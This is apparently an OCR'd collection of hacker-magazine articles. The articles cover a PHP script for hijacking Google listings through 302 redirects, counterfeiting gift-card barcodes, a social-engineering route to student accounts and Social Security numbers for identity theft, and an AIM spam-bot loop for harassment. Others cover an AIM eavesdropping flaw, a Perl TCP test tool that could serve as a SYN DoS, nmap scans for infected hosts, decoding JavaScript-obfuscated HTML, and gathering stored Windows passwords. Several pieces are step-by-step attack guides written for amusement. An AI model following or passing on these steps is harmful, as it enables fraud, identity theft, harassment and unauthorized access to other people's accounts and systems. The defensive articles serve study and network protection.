So if I wanted to redirect it to my favorite porn gallery ever (haha, pure anarchist evil), I'd change the line to:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://hornygirls.
➥porn-host.org\">";
```

Save and upload this script to your web host, naming it jack_mehada.php. Once the script is up on your web host, assuming your host supports php, you can jack *any* page you want by linking the script on an existing web page. I'd do it like

this if I wanted to jack cnn.com:

```
<a href="http://www.my-website.com/jack_
➥mehada.php?url=www.cnn.com">My Jacker
➥Link</a>
```

or like this if I wanted to jack a friend's geocities page:

```
<a href="http://www.my-website.com/jack_
➥mehada.php?url=www.geocities.com/
➥member696969/my_lame_page.html">Jack-o-
➥lantern</a>
```

When Google rolls around and indexes the page with these links on it, it should also schedule the jacker pages for indexing. Yay!

Tips and Tricks

If you want to have the best chance of your jacked page being listed instead of the original, you need to work around Google's PageRank algorithm. The PageRank algorithm is Google's method of checking the "quality" of a site and is out of the scope of this article. But check the references below if you want to know more, or look it up on wikipedia.com. Trying to get a better PageRank is *not* necessary however, since obviously lower PageRanked pages have jacked higher PageRanked pages many, many times. It just helps.

And of course, for best results try the shotgun approach. Jack lots of pages using lots of links. And if you know php, edit the script and get creative.

How do you know if you've successfully jacked a page? Search for the page you're trying to jack in Google. If the green URL under the description is your jacker URL instead of the original page URL, you win. Game over man.

Email me if you have questions or figure out something creative to do with or put into the script. Also email me if you successfully jack something so we can share a laugh. Flames will of course be forwarded to /dev/null.

Enjoy, and happy jacking!

References

http://clsc.net/research/google-302-page-hijack.htm - "Page Hijack Exploit - 302, Redirects and Google"

http://en.wikipedia.org/wiki/Pagerank - Article on PageRank on wikipedia

Home Depot's Lousy Security

by Glutton

Next Christmas, if you give out Home Depot gift cards, you may be giving the gift of nothing.

Look at one of their cards and you'll see that there is no mag stripe. It has a barcode on the back, printed right on the plastic. This sort of barcode is called a "codabar" and is a commonplace configuration typically used by retailers for internal organization. It doesn't have a fixed length nor does it use a check digit, although sometimes users will create their own check digit structure. When the customer or cashier flashes the card over the store's reader, a database is checked to see if the card has been activated and how much money remains in the account.

Unfortunately, The Home Depot doesn't use some proprietary or unusual bar code for their cards. It is easily duplicated by evildoers. All they have to know is how to make a codabar.

Now imagine an evildoer downloads Bar Code Pro or a similar product from a file sharing network and cranks out a barcode. How could he use it to pilfer money? For starters, he could peek at other barcodes in the store. Unactivated cards are typically hung in racks for people to buy. How hard would it be to grab one and look at the number? Scanning the code with a reader confirms that the number beneath the code is faithfully represented (which in itself is a security flaw). Then the evildoer prints out the code and tapes it to the back of the card. All he has to do is wait for the code to be activated by another customer.

Another trick might be to figure out what the code represents. Which segment of the code is the store number? Well, that's easy enough to figure out since the store number is printed on the receipt. Analyzing a number of cards could reveal if there's a check digit structure. Which numbers change? Which do not? Once he had it figured out, the evildoer could create random barcodes and see if they are activated.

So the evildoer goes to the store clutching a forged card. What next? Surely any cashier with half a brain cell could tell that there is a new piece of paper taped over the bar code. Fortunately for our villain, The Home Depot decided to hire fewer cashiers and has set up self-check-out stations in a lot of their stores. The evildoer scans his forged card, and if there is money in the account he waltzes out with his ill-gained loot. If he did something wrong and the attendant comes over to help, he palms the fake card and shows him a real card. The attendant "shows him how to do it" and the thief escapes to plot once again.

The security on the system is awful and relies only on criminals not knowing how to make codabars. With self-check-out lanes, a potential thief can experiment all he wants until he figures out how to rob his fellow customers.

So next Christmas, are you going to give someone a card with nothing on it?

SYN-ful Experiment

by Gr@ve_Rose

SYN/SYN-ACK/ACK is the basic and initial part of a TCP conversation which happens every time you make a connection from one host to another using the TCP protocol. If you've been networking for a long time, this is always at the forefront of your mind when troubleshooting. If you're new to networking, here's a quick breakdown:

Let's say you want to initiate an HTTP connection to www.2600.com from your browser. Your computer will send a SYN packet to the server which, in basic terms, is just a "Hey, I want to talk to you." The server then sends back a SYN-ACK packet which is, "Hi. Yeah, let's talk." Lastly, the client will send an ACK packet after which data transfer begins. This basic process is also known as the "Three-Way handshake" or "TCP handshake." There is quite a lot of information within these packets like sequence numbers and other such items but I won't go into them here. We're just interested in the handshake for the purpose of this article.

Before I get to the details and code, I feel it would be wise to share the "Why?" portion of this equation:

I work for a large networking/security company on the reactive support side of things which means that I get a lot of interesting scenarios where someone's firewall isn't working properly or they're having troubles with a specific feature of their firewall. One day, a coworker of mine was working on a case where the client's firewall would turn a SYN packet into an ACK packet for no apparent reason. Weird, eh? After doing some more in-depth research, we found out that the client was using a specific device behind the firewall which had a limited number of source ports to use and that when it attempted to create a new connection, the firewall would see the packet come from the same source port *before* the TCP end timeout was reached and thought it was part of the connection. As we explained this to the client, they wanted proof that the firewall was *not* the problem (a fair request) and that it was their device. So we set out to reproduce the issue.

The biggest hurdle we came across is that all the programs that we could find for generating a TCP handshake would close the connection with a FIN packet immediately after running. We needed it open, not closed, so we could test our hypothesis. That is how this came to be....

The code itself is very simple. It uses IO::Socket::INET to open a TCP connection from one host to another. Yes, it sounds just like telnet. However, with this code you can specify the source port of the client. This will ensure that when you are troubleshooting a possible SYN issue, you can use the same source port as an already established connection. You can also use this to open an initial connection and use it as a "door stopper" so you can further test the issue at hand.

```
#!/usr/bin/perl -w
#
# A simple program to open a TCP port. Useful for
# testing SYN packet issues on state-like firewalls.
#
# http://www.assdingos.com/grass/
#
# Shout outs: Cat5, Rijendaly Llama, chix0r, alx0r,
#             exial, stormdragon, lucid_fox,
#             Deathstroke, Harkonen, daverb and
#             eXoDuS (YNBABWARL!)
#
# Some code used from snacktime.pl
# http://www.planb-security.net/wp/snacktime.html
# (C) Tod Beardsley
#
# Copyright (C) Grêve_Rose
# This program is free software; you can redistribute it and/or
# modify it under the terms of the GNU General Public License
# as published by the Free Software Foundation; either version 2
# of the License, or (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
```


```
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA.
#

use warnings;
use strict;
use Getopt::Std;
use IO::Socket::INET;

# IPv6 Support - README
# To get IPv6 support you will need to install two
# additional Perl modules: Socket6 and IO-Socket-INET6
# First, download each package from CPAN:
# Socket6 -> http://search.cpan.org/CPAN/authors/id/U/UM/UMEMOTO/Socket6-0.17.tar.gz
# INET6   -> http://search.cpan.org/CPAN/authors/id/M/MO/MONDEJAR/IO-Socket-INET6-2.51.tar.gz
# Once downloaded, uncompress each file and go into
# the new directories. Run the command (as r00t):
# perl ./Makefile.PL && make && make install
# in each directory to install the modules. You need to
# install Socket6 first.
# Finally, uncomment the line below and enjoy.
# use IO::Socket::INET6;

$| = 1 ; # Get rid of the buffer and dump to STDOUT

my %options;
getopts('m:t:p:s:x:',\%options) || usage();

# Are we asking for the man page? If so, stop here and go there.
if ($options{m}) {

     man();
     die;
}

# Do we have a Target IP?
if (not $options{t}) {
     print "\r\n";
     print "          [*************ERROR*************]";
     print "\n";
     print "     --==[You forgot the target IP Address]==--";
     print "\n";
     print "          [*************ERROR*************]";
     print "\r\n";
     usage();
     die;
}

# Do we have a Target Port?
if (not $options{p}) {
     print "\r\n";
     print "          [**********ERROR**********]";
     print "\n";
     print "     --==[You forgot the target Port]==-";
     print "\n";
     print "          [**********ERROR**********]";
     print "\r\n";
     usage();
     die;
}

# Do we have a Local Source Port?
if (not $options{s}) {
     print "\r\n";
     print "          [**********ERROR**********]";
     print "\n";
     print "     --==[You forgot the source Port]==-";
     print "\n";
     print "          [**********ERROR**********]";
     print "\r\n";
     usage();
     die;
}


# Default to IPv4 or if specified
```



```
if (not $options{x} or $options{x} == "4") {

     my $socket = IO::Socket::INET -> new(PeerAddr => $options{t}, PeerPort => $options{p},
     ➥LocalPort => $options{s}, Proto => 'tcp');

     my $gigo = "\r\n"; # A basic [ENTER] button to send if you want.
                        # See the blurb below for usage of this variable
                        # Go ahead and modify this for a specific protcol
               # like HELO (port 25), or an HTTP GET request.
     # If you would like to send a basic [ENTER] (Or whatever you've created)
     # to the socket once connected, replace:
     # print $socket
     # listed below with:
     # print $socket $gigo

     printf "\r\nAttempting to connect... (IPv4)\r\n^C sends a FIN packet whenever you are ready
     ➥to close the connection.\r\n \r\n";

     printf $socket || die "There was an error in the connection. Check the following:\r\n-
     ➥Closed/filtered port?\r\n- If you are using the same source port, the TCP connection may not
     ➥have ended. Send a FIN/RST or wait until your TCP End Timeout has been reached.\r\n \r\n";

     while (<$socket>) {

          print $_;
     }

}


# If IPv6 is explicitly defined in the command variable...
if ($options{x} == "6") {

     my $socket = IO::Socket::INET6 -> new(PeerAddr => $options{t}, PeerPort => $options{p},
     ➥LocalPort => $options{s}, Proto => 'tcp');

     my $gigo = "\r\n"; # See note above for $gigo usage...

     printf "\r\nAttempting to connect... (IPv6)\r\n^C sends a FIN packet whenever you are ready
     ➥to close the connection.\r\n \r\n";

     printf $socket || die "There was an error in the connection. Check the following:\r\n-
     ➥Closed/filtered port?\r\n- If you are using the same source port, the TCP connection may not
     ➥have ended. Send a FIN/RST or wait until your TCP End Timeout has been reached.\r\n \r\n";

     while (<$socket>) {

          print $_;
     }

}

sub usage {

     die <<EOH;

Grave_Rose\'s Atomically Small SYN - A small SYN sending program
                         Version 0.5

Usage: grass.pl -t [IP_to_connect_to] -p [DST_Port] -s [SRC_Port] (-x [4][6]) (-man)

-t MUST be present (Who are you sending the packet to?)
-p MUST be present (What port are you opening?)
-s MUST be present (Why would you want a dynamic source port?)
-x MAY be present - Use "-x 6" for IPv6 instead of IPv4
               (Defaults to IPv4 if not present)
-man - Shows the mini-man page for further information

      If you\'re seeing this message, you didn\'t get the memo.

There is additional information in the source of this program so if
 you have any questions, look in the source before bugging me about
  anything. All you have to do, is open grass.pl in your favourite
           text editor and look at some of the comments.
                              Grave_Rose


EOH
}

sub man {
```

```
      die <<EOM;

G.R.A.S.S. Mini-Man Page

NAME
      grass.pl - A small Perl SYN program

SYNOPSIS
      grass.pl -t [IP_to_connect_to] -p [DST_Port] -s [SRC_Port] (-x [4][6]) (-man)

DESCRIPTION
      grass.pl is a program intended to assist in troubleshooting network related issues
      specifically with SYN and Source-Port troubles. You can use grass.pl to either act
      as a "door-jam" for a SYN connection by starting it first or use it once an established
      connection is already in place and you want to cause an effect from the same source
      port as the previous connection.

OPTIONS
      -t Specifies the Target IP address. This value *MUST* be present and can be either
      IPv4 (Default) or IPv6 (See -x below).

      -p Specifies the Target Port. This value *MUST* be present.

      -s Specifies the Source Port. This value *MUST* be present.

      -x Select IPv4 (Default or -x4) or IPv6 (-x6). For IPv6 to work, you *MUST* have the
      Socket6 and IO::Socket::INET6 Perl Modules installed as well as a capable IPv6-enabled
         interface.

RETURN VALUES
      If a successful TCP connection is made, the IO::Socket::INET(6) will return a GLOB
      from the connection. In the event the connection is unsuccessful, an error message
      will be printed. If one of the three *MUST* options are missing, an error message
      will be printed and will tell you which one you are missing.

EXAMPLES
      Open port 80 on 10.11.12.13 from a source port of 31377:
      ./grass.pl -t 10.11.12.13 -p 80 -s 31337

      Open port 110 on fec0:c0ff:ee01::1 from a source port of 5678:
      ./grass.pl -t fec0:c0ff:ee01::1 -p 110 -s 5678 -x 6

SECURITY NOTES
      As long as you have access to Perl, this program has the potential to be a complete
      SYN DoS program. It is *STRONGLY* suggested that you use this program with restraint
      as basic "while" looping can change the program from "Happy Troubleshooting Tool" to
      "Evil Script O' Death". Just as a hammer can be a tool or a weapon, I designed this
      to be a tool and not a weapon. If this program ends up DoS-ing your network, take
      action against the person who did this and not against me.

BUGS
      Using the -m(an) switch... You can type anything after the letter "m" and you will get
      this mini-man page. Using -m by itself does nothing though.
      Yes, even: ./grass.pl -man am I drunk

EOM
}
```

University of Insecurity



by chiLL p3ngu1n

I work for a well known university that recently stopped using Social Security Numbers for identification purposes because of security risks. Instead, we now use a unique nine digit Social-like number. However, the first three digits are all the same: 555. So it's more like a six digit number. Each student is given this school ID number when they register for classes the first time. They are issued incrementally, the first number (555-000-001) going to the person who has been at the university the longest that still owes us money.

Problems

Months before going live with the new system, I had several concerns with it. First off, Socials were more random, so if digits were transposed there was little chance it would pull anyone up. However, with an incremented number system, 555-276-012 and 555-267-012 both bring people up. So the odds of posting payments to the wrong account are increased dramatically. When bringing this up, I was told to "just be careful." I also mentioned that even if we're not using Socials locally (in our office), people still have to use them in order to enroll in our payment plans and for Financial Aid. So I was unclear as to why we needed a full on change in the system. They told me that this decreased the probability of stolen identities.

More Problems

Since the program has gone live, not much has changed. Really, the only place you are required to use your new ID number is our online site, CatNet, where you can register for classes, look up your schedule, review which Financial Aid you've been awarded, change your local and permanent addresses, and so on. In fact, if someone were to walk into our offices and not know their new ID numbers, we've been instructed to look them up by name.

A few months ago, I realized that there was a huge security issue in our new system and reported it immediately. Nothing changed and the hole remained. I reported it a few more times, but all I got was a response that basically said to stop sending them letters and that they weren't going to fix it for whatever reason. I think the basic consensus was that it would probably never happen because people don't understand the system and that they would worry about it if it ever happened.

Ironic

It's almost funny how this new system is much more vulnerable to identity theft than the original one.

Since the numbers are incremented, walking up to an office and saying 555 before six random numbers will pull someone up. You can get a lot of information this way: how much they owe, their addresses, what classes they're in, etc., mostly unimportant stuff.

But let's say you walk up to the Billings Office and give them someone's name (let's say your roommate's). They will look you up by name, and then you can ask some BS question like "Do I still owe anything?" In any case, before you leave, ask them for your ID number because you "keep forgetting it but you want to remember it real bad." Hell, they'll even write it down for you. Now comes the fun part.


CatNet is, by default, set up to use your ID number as the username and the last six digits of your Social as your password, which can be changed at any time. Unless you have no Social on file, in which case it becomes the last six digits of your school ID. Now, the odds of you just randomly finding someone who has no Social on file are pretty slim; I've only run into a handful of them myself. But if you go to the Registrar's Office you can fill out these neat things called Confidentiality Request Forms. These bad boys keep anyone but a few real-high-up's from looking at things on your account. It makes certain things like phone numbers, addresses, and Social Security Numbers disappear. They don't actually disappear, but access to them is highly limited. They are usually used in cases of stalkers or parents who are trying to steal the student's residual checks.

So here's the trick: now you have the 555 number of the person which is all that passes as proof-of-identity nowadays. So go to the Registrar's Office and fill out one of those Confidentiality forms. Next, call up CatNet support and complain that you lost your password, or that it's just not letting you in or whatever. I'm not sure how their office works because I've never been there, but either they just have a RESET PASSWORD button or they actually check to see if you have a Social on file and manually change it to that. Either way, just give them your 555 number and magically the password is the last six digits of it because your Social is not accessible to them.

Now you have unfettered access to all of their information, including phone numbers, local and permanent addresses, their Financial Aid, plus the ability to charge books straight onto the account, add or drop their classes, or even withdraw them from the university altogether. But most importantly, you get their Social Security Number. And what can you do with their Social Security Number, phone number, and permanent address? Apply for a credit card! I fail to see how this system is more secure, or secure at all.

Seriously kids, don't try this at home. Identity theft is a major crime. I only wrote about this because it's such a large hole and the administrators here refuse to fix it. If I were attending this university I would hope that there were people looking out for me, which is the point here. Hopefully, someone else will show this to someone higher up and this problem will be corrected very soon. Since most people don't know or understand how the system works, they fail to understand how much they are at risk.

Knowledge is Power.



Creating AIM Mayhem

by windwaker

Server protocol information is seldom entered by a user manually, and just about always automated by the program that they're using. The most that we would see this happen is in IRC (Internet Relay Chat), where you are almost encouraged to enter the server protocol in manually. But how many people have actually messed with, or even seen AOL's Instant Messenger service's command protocol, or that of MSN, Yahoo! Messenger, or even Jabber?

The information about AOL's AIM service is probably the least abused information released about any messenger service. The actual released information about the information that is sent to AOL's servers is at http://cvs.sourceforge.net ➥/viewcvs.py/gaim/gaim/doc/Attic/PRO ➥TOCOL?rev=1.4.

This may not seem useful at first glance, as no one would really take the time to enter any of this manually. But a programmer, after a second or two, would inevitably comprehend the true potential that information such as this gives them: abusing AOL's service, allowing them to gain information about other users, forcing them to sign off, or even gaining more sensitive information from AOL because they know the lingo.

Think about this from a programming perspective. I have written a program in PHP (yes, the server based parsing language), that logs in and talks to me when I sign on and talk to it, repeating everything I say, followed by my screenname. It isn't hard to write a program, in any language (C/++, PHP, Perl, even VB) that will allow you to sign onto AIM with a screenname, using the protocol by just sending information to their server (in PHP, I used fsockopen to connect and fwrite to send information through the connection; much easier than you would expect).

Now that you have a program/script that will log onto AOL's servers, you know that one screenname won't allow you to wreak utter havoc on the jock that dunked your head in a toilet in high school. Solution: create more, but follow their names with numbers. Each time you create one, add a number. For instance, "thepwnz0r1", "thepwnz0r2", ... "thepwnz0r276".

After spending much time creating many screennames, you probably know what you have to do: loop through them. Take the script you wrote to connect to AIM, yet instead of entering the values manually, enter "thepwnz0r" followed by a variable, the variable being the amount of times the script has looped. This would look something like this.

```
for (i = 1;i <= 276;i++){
    // connect putting the value of i
➥after "thepwnz0r", logging into "the
➥pwnz0r1" all the way through "thepwnz0r
➥ 276".
}
```

You now have a script that will log into 276 screennames.

Of course, now, you could enter code manually, writing in the script to spam "jOcK4lIfE46234424235" with random messages each time each screenname signs on, virtually disabling him from doing anything. One problem: you don't want to have to change the code each time and recompile/reupload it. I don't blame you. This all gets annoying after a while and the attack isn't as graceful. Solution: write code allowing you to tell "thepwnz0r1" a simple line of text, such as "spam jOcK4lIfE46234424235" which would trigger an IF statement, such as:

```
if (substr(message, 0, 3) == "spam"){
    message = explode(message, " ");
    sendmessage("thepwnz0r". i + 1",
➥message[0].message[1]);
    spam(message[1]);
}
```


spam() would be a function that sends messages to the value given to it and sendmessage() would send a message to the next screenname, continuing the circle. You would be able to spam someone simply by opening the executable/script and AIM, then sending an instant message to thepwnz0r1 saying "spam [screenname]".

There is almost *no* defense to a script like this, except for the victim getting off of AIM, which they would inevitably have to do.

The potential of this TOC protocol is amazing; the amount of not only AIM abuse, but new functionality and ease of use in third party programs that can come from this is astonishing.

Plus, there's nothing that AOL can do about it.

AIM Eavesdropping Hole



by george

I recently came into possession of a Powerbook G3. In the process of loading software onto it, I installed AOL Instant Messenger. I'm an IM addict... I have huge buddy lists, it's my primary means of real time communication. I noticed something odd when I started it up on the Mac. Unlike Yahoo Messenger, it left me logged in on my Windows box. This doesn't seem right.

Further experimentation showed that if I receive a message when logged in on both, the message shows up on both computers. That seems really wrong. While it requires your login credentials and local network access to exploit, you can eavesdrop on half the conversation. It's only the half your target receives, not what they send, but I've worked in military intelligence - you can reconstruct a large portion of the missing data if you read and analyze carefully. You won't get the exact wording, but you will get the information itself.

I've developed three plans on how to exploit this. A creative hacker could probably find more, and there are certainly variations on these basic attacks. In all of these scenarios, all computers logged in are presenting the same IP to the AIM servers, i.e., via a home router of some sort. To my knowledge, this will not work outside of a single external IP situation. I pray to God it won't.

First scenario is the nosy roommate. In this scenario, someone you live with decides to spy on you. They guess your password, install a keylogger, brute force it, social engineer it "my aim died and I need to get ahold of someone," or something of the sort. Then they can watch half of the conversation.

Second scenario is what I call the "weakest link." An attacker finds a computer on your home network that you aren't watching as carefully or using as much. They proceed to Own that computer via whatever means they have available. This will let them remotely monitor half the conversation, and likely won't get noticed as you aren't keeping this system secured, or using/scanning it as often as you do your main system.

Third, and potentially most dangerous, is the wardriving attack. The attacker secures your login credentials however they can, parks themselves across the street, and proceeds to watch as in the nosy roommate situation. This is the hardest to detect unless you are watching your access logs.

To protect against this is simple.

First, follow good password practices. Hard to guess, numbers and letters, caps and lowercase, and *never* tell it to anyone. It should only be entered into the AIM software or website to access AIM services, and should not be stored. Make it hard to get your password and, unless you've really pissed someone off, they will give up on you and find an easier target.

Second, your network is only as secure as the least secure computer. Keep all systems that are attached to the network, no matter how insignificant, fully patched and regularly scanned. An attacker only needs to compromise one system to gain access.

Third, if you use a wireless network, secure it. Don't set it up where anyone with a wireless card can DHCP and access the net from your WAP. Watch your WAP's access logs regularly as well to determine if there are any attempts (especially successful ones) to access the network without your permission.

AOL could fix this easily. They just have to fix AIM so that, like Yahoo Messenger, you get logged out of your current session if you log in again. It shouldn't require you to be behind a different IP to log you out - any login should end your current session immediately. While that won't prevent someone from accessing your account, it will at least make it much harder to do so without being noticed.

Network Vigilantism using Port 113

by Tokachu

If you've ever been on an IRC server, you've probably received an attempted connection to port 113, and probably gotten a "please install identd" soon afterwards. For those who are not familiar with Internet Relay Chat, identd is a network service that runs on port 113 to identify which user is on which TCP connection. Here's how a typical session would work:

* Client connects to the ident server on port 113.
* Client gives the server the remote port used for connecting and the local port connected to.
* Server responds with a username.

An example of a session might look like this:

* Client sends the text "1025, 6667", where 1025 is the port on the server (the ident server) and 6667 is the port on the client (the one making the ident request).
* Server sends "6667, 1025 : USERID: UNIX : myusername", where "myusername" is the supposed login.

The purpose for such a protocol was to provide a way for machines on trustworthy multiuser networks to automatically allow people to login from their machines. Soon after the original protocol specifications were released, people realized how much of a joke identd was. Subsequently, nobody uses it for its original purpose.

Enter IRC

While identd is not used in any serious manner, it has found a use on IRC servers. For the longest time, IRC operators were concerned that users would try to abuse their systems while hiding behind open proxies. Nearly all the open proxies available were not breached systems, but poorly configured machines. As the abusers had no real access to those systems beyond using them as proxies, many IRC servers began requiring that every client run identd on their machine to "identify" them. If the IRC server couldn't connect to the client's machine on port 113, they would assume the machine was an open proxy and would terminate the connection from there.

Not too long ago computer virus writers began writing their own proxy software, including identd servers with them so they could both connect to IRC channels anonymously as well as to allow the victims' computers, or "zombies," to connect to a hidden IRC channel for mass remote controlling of machines. Nowadays it's practically useless to rely on identd for any kind of authentication whatsoever.

Patrolling Your Network

If you're as lucky as I am, you've gotten yourself a nice job looking after a network, or perhaps you've got a small LAN set up at home. Either way, if you are the administrator of any network connecting Windows XP computers together, you know how terrible things can get and, unless you've got full control of every machine and run Windows Update religiously, odds are you've had to take a machine offline at least once to "clean it up."

But let's say that you run a very large network, one with at least a few hundred computers, nearly all of which run Windows XP. You don't have the time to look at each and every one of those computers and make sure none of them have been "zombified." So what can you do?

Scanning the Network

First, download the latest version of NMap (http://insecure.org/nmap). Compile it and run it with the following options:

```
nmap -sT -p 113 -PO -v -T 4 -oG ident.txt
➥192.168.1.0/24
```

Here's a breakdown of the command-line options:

`-sT` - Scan using full TCP connections.

`-p 113` - Specifies to only scan port 113 (identd).

`-PO'` - Don't send out pings (most software firewalls block pings anyway).

`-v` - Be verbose (print out open ports as they are found).

`-T 4` - Very fast timing, no delay between connections.

`-oG ident.txt` - Log everything in the file "ident.txt".

192.168.1.0/24 - Scan every host in that subnet. This is the only option you'll have to change.

Once you've scanned your network, go through the file "ident.txt" and find each line that has the word "open" in it. In UNIX, type "grep open ident.txt" at a command line; in Windows, type "FIND open IDENT.TXT" at the command prompt.

Testing the Open Machines

Although identd should not be running full-time on a legitimate IRC client, there is still that possibility. Here are a few "acid tests" that can be run on the server:

Null Test - Send a completely blank query. This should either return nothing or return the error "UNKNOWN-ERROR".

Zero Test - Send a query with both the client port and server port set to 0 (zero). This should return the error "INVALID-PORT".

Private Port Test - Send a query with the client port set to 113 and a random server port. It should return an error with either "HIDDEN-USER" or "NO-USER".

Multiple-User Test - Send a valid query twice in a row. The two usernames returned should match.

If any of the servers found does not pass three or all of these tests, it's more than likely been infected with a virus and is possibly receiving commands from a remote IRC server to either relay junk e-mail, flood websites with garbage, or infect more machines. Luckily most of the exploits used for them to self-propagate have patches against them, and probably use the same shellcode that came with the original proof-of-concept exploit posted! Based on that, you'll probably find yourself dealing with FTP commands piped to a command line, rather than shellcode that utilizes the WinINet library. In other words, the code can easily be found by up-to-date antivirus software, even if the virus has been reconfigured and recompiled for another person to control.

Peeking into the Virus

While the executable itself might be encrypted, worms that connect to a central IRC server rarely establish encrypted connections. If you can sniff the network traffic on any of the infected machines you found, you can easily find where the server is connecting, and possibly the passwords used by the script kiddie who is controlling all the machines. From there you can send a standard "abuse" e-mail to the network administrator responsible for the IRC server's network. If you're more daring, you could take over the "bot network" and shut it down yourself, although this could result in getting an "abuse" e-mail yourself!

Conclusion

I suppose the only thing I could tell you to keep the Windows machines on your network secure would be to treat them as if they were your own UNIX boxes: don't give your clients administrative access, keep all of them updated, and filter the ports that are known to be exploited, such as the ones for WINS, DCOM, and NetBIOS. And, of course, it doesn't hurt to scan yourself - it's better than someone from the outside doing it for you!

HACKING ENCRYPTED HTML

by Edward Stoever
edward@database-expert.com

This article will show you a hack you can use to decrypt the html that has been encrypted by three popular software programs. There are a number of reasons why a webmaster would want to encrypt his or her html markup. The most obvious reason is to protect the markup from your curious eyes or to prevent you from directly downloading images or flash movies from a website. There are even better reasons for using encrypted html that don't involve encrypting the entire page. I will explain these shortly.

In this article, I am going to show you how to decrypt nearly any html that is encrypted with javascript. Then, at the end of this article, I will show you a couple of websites that create encrypted html for free. In the event that you ever need to use encrypted html, you will know its strengths and its inherent weakness, and you will know where on the web to get it done gratis!

For our first challenge, let's open this website with a browser: http://www.protware.com. To see protware in action, click the "Demonstration" link. In the center of the next page is a link "Click here to open the encrypted demo page." Click that and a new window opens. In this new window, right-clicking has been disabled. So, view the source through the menu: view, page source. Now you see a huge javascript but no recognizable html. We want a source that we can read and understand.

To hack this source, you will need to edit the html markup. You can use any html editor, even notepad or gedit. Select the entire page source, copy it, then paste it into your editor. At the top

of the page, immediately after the [script] opening tag, type in:

```
document.write('[textarea cols="80"
➥rows="40" name="whatever"]');
```

Then, at the bottom of the page, immediately after the [/script] closing tag, type in:

```
[/textarea]
```

Now save the page and open it in a browser or click the browse tab in your html editor if you have one. You will see a big text area and inside of it, you will see the html that you can recognize. All the paths and filenames of the images and other objects are readable. If you want to view that in a browser, select that text and save it. The javascript at the top will prevent you from viewing it. Just cut it out of the text and the page will view just fine. That was just too easy!

From this point on, I will refer to this technique as "wrapping" because we are surrounding the javascript output in a textarea. As we move to the next examples, you will see javascripts that encrypt javascripts. You will be able to wrap any of these in a textarea to see the underlying decrypted code.

The following examples use javascripts that open like this:

```
[SCRIPT LANGUAGE="JavaScript"][!--
```

The html comment tag [!-- requires that we add a carriage return before we open the wrapping with

```
document.write('[textarea cols="80"
➥rows="40" name="whatever"]');
```

Our next challenge can be found here: http://www.antssoft.com/htmlprotector. In the middle of that page is a link: "Click here to view sample page protected by HTML Protector." In the sample page that opens, right-clicking has been disabled so view the source from the menu. Copy and paste the html text into your editor. Here you will see three javascripts. If you wrap the first one by itself, you will find that it hides another javascript. You have the option of replacing the encrypted javascript in your editor with the decrypted one in your browser. If you don't replace the encrypted version with the decrypted version, remove the wrapping so it will function. You can decrypt the source simply by wrapping the final javascript.

Finally, we get to our third challenge: http://www.aevita.com/web/lock/samples.htm. This website has taken some extra steps to make their content harder to decode. Click the link for "Strong" encryption scheme. A new page will open that will look just like the Google homepage. View the source through the browser's menu. At first, the source looks like it is empty, but that is just because of a bunch of added carriage returns. Scroll down! Copy the source and paste it into an editor.

The source has four javascripts. If we use our wrapping hack on the first one, we find that it is a javascript that just disables mouse clicking. Simply delete that first javascript. Next, look for a javascript that includes the text src="encrypt.js". Here is the tricky part. We need that bit of code to complete our job. Go back to the browser, and change the URL for the page to this:

http://www.aevita.com/web/lock/samples/
➥encrypt.js.

The text we need either appears in the browser or can be saved as a text file depending on the browser you use. Copy all of the text from encrypt.js and paste into the text editor between the script open and close tags as shown here:

```
[SCRIPT src="encrypt.js" type="text/
➥javascript"]paste it here![/SCRIPT]
```

Next, delete the text src="encrypt.js" out of the script open tag. Then, on the last javascript on that page do a wrapping hack. Now view the page in a browser and you will see the html source you wanted to see.

The wrapping technique shown above can be used on nearly any javascript html encryption to view the true html markup.

There are a couple of reasons I use encrypted html, neither of which is to prevent people from reading the source of the page. In each of these cases, I only encrypt the small portion of the html markup that I want to hide.


The first reason I use encryption is to hide email addresses from spambots, programs that search the Internet hunting for email addresses to send spam to.

The second reason I use encryption is to hide [DIV] tags that I use to layer divisions in web pages. I use the [DIV] tags to conceal text from the user's eyes and at the same time make the text available to search engines. Search engines know we can use [DIV] tags to do this, and can be programmed to eliminate text strings found in divisions that are not visible to people. By encrypting the [DIV] tags, a search engine will have a harder time eliminating the concealed text from its search index. For an example of hiding [DIV] tags, visit my homepage: http://www.database-➥expert.com.

My personal favorite way of encrypting text strings can be found here: http://www.guymal.➥com/nospam_email_link.php. Guymal's utility is easy to use, quick, and free.

Another package for encrypting html markup for free can be found here: http://javascript.➥about.com/library/blenc.htm.

Happy decrypting!



by Big Bird

Windows stores user information in all sorts of places. Some of them you know (cookies, temporary Internet files, configuration files) but there are other locations where information is stored that can be much more interesting. I'll show you how to gather information about users and settings they keep.

Please note, I will be describing utilities found inside of Windows and from a software developer named Nir Sofer. Although the programs created by Nir Sofer are free today, they may not be tomorrow. Nir Sofer's website is http://www.➥nirsoft.net/, Microsoft's website is http://www➥.microsoft.com. This article discusses details about the "Protected Storage Manager" in Windows. One caveat however: you will need to be logged in as the user you intend to gather this information from. If you do not have access to the user's account, you may need to go though the process of getting into the Administrator account (by resetting the password). Also, on Windows XP home computers, the Administrator account has an empty password (when booting into safe mode) and there you can change the user's password. There are other ways to get in by copying profiles and such, but this is a little larger than the scope of this article.

Getting Various Passwords

